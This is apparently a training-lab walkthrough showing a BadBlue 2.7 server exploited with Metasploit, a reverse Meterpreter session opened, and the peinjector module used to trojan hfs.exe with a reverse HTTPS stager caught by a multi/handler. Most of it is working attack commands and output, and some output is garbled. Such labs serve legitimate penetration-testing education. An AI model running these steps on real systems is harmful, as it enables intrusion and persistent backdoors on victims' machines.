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TOOL BOX WORLD-CLASS TRAINING

Name	Windows: Inject Payload Into Executable
URL	https://attackdefense.com/challengedetails?cid=2349
Туре	Basic Exploitation: Pentesting

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Checking target IP address.

Note: The target IP address is stored in the "target" file.

**Command:** cat /root/Desktop/target

root@attackdefense:~# cat /root/Desktop/target Target IP Address : 10.0.17.174 root@attackdefense:~#

**Step 2:** Run a Nmap scan against the target IP.

**Command:** nmap 10.0.17.174

```
root@attackdefense:~# nmap 10.0.17.174
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 17:25 IST
Nmap scan report for 10.0.17.174
Host is up (0.056s latency).
Not shown: 995 closed ports
PORT
        STATE SERVICE
80/tcp
        open http
135/tcp open
              msrpc
139/tcp open
              netbios-ssn
445/tcp open
              microsoft-ds
3389/tcp open
              ms-wbt-server
Nmap done: 1 IP address (1 host up) scanned in 2.75 seconds
root@attackdefense:~#
```

**Step 3:** We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

**Command:** nmap -sV -p 80 10.0.17.174

```
root@attackdefense:~# nmap -sV -p 80 10.0.17.174
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 17:25 IST
Nmap scan report for 10.0.17.174
Host is up (0.055s latency).

PORT STATE SERVICE VERSION
80/tcp open http BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.65 seconds
root@attackdefense:~# ■
```

**Step 4:** We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7

Exploit Title

BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure

Shellcodes: No Results
Papers: No Results
root@attackdefense:~#
```

**Step 5:** There is a Metasploit module for badblue server. We will use the Metasploit module to exploit the target.

## Commands:

msfconsole -q use exploit/windows/http/badblue\_passthru set RHOSTS 10.0.17.174 exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.17.174
RHOSTS => 10.0.17.174
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.17.174
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.17.174:49834)
meterpreter >
```

We have successfully exploited a badblue server.



**Step 6:** Migrate current process into explorer.exe

**Command:** migrate -N explorer.exe

We are going to infect an executable i.e hfs.exe using metasploit. It is present in C:\Utilities\hfs.exe.

https://www.rapid7.com/db/modules/post/windows/manage/peinjector/

"This module will inject a specified windows payload into a target executable."

**Step 7:** Running peinjector post module to infect hfs.exe executable.

# Commands:

background
use post/windows/manage/peinjector
set session 1
set LHOST 10.10.15.2
set TARGETPE C:\\Utilities\\hfs.exe
exploit

```
021 09T 05T
```

```
msf6 > use post/windows/manage/peinjector
    Using configured payload windows/meterpreter/reverse_https
msf6 post(
                              ijector) > set session 1
session => 1
                               ector) > set LHOST 10.10.15.2
msf6 post(
LH0ST => 10.10.15.2
                                   or) > set TARGETPE C:\\Utilities\\hfs.exe
<u>msf6</u> post(w
TARGETPE => C:\Utilities\hfs.exe
<u>msf6</u> post(w
                                    r) > exploit
    Running module against ATTACKDEFENSE
    Generating payload
    Injecting Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager
 +] Successfully injected payload into the executable: C:\Utilities\hfs.exe
   Post module execution completed
<u>msf6</u> post(wi
```

We have successfully injected payload into the hfs.exe executable.

**Step 8:** Run windows/meterpreter/reverse\_https based multi handler.

#### Commands:

use exploit/multi/handler set PAYLOAD windows/meterpreter/reverse\_https set LHOST 10.10.15.2 set LPORT 4433 exploit


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf6 exploit(multi/handler) > set LPORT 4433
LPORT => 4433
msf6 exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://10.10.15.2:4433
```

Now, when that hfs.exe executable is run by a target user we would expect a meterpreter shell on the attacker's machine.

# **Switch to Target Machine**

Minimize Firefox and open File Explorer.

Step 9: Running C:\\Utilities\hfs.exe



Once, we execute hfs.exe and wait for 1 minutes to gain the meterpreter shell.

We have successfully injected windows payload into an executable. This technique is useful for maintaining access on specific events.

## References

BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)

- 2. Metasploit Module (<a href="https://www.rapid7.com/db/modules/exploit/windows/http/badblue\_passthru">https://www.rapid7.com/db/modules/exploit/windows/http/badblue\_passthru</a>)
- 3. Peinjector (https://www.rapid7.com/db/modules/post/windows/manage/peinjector/)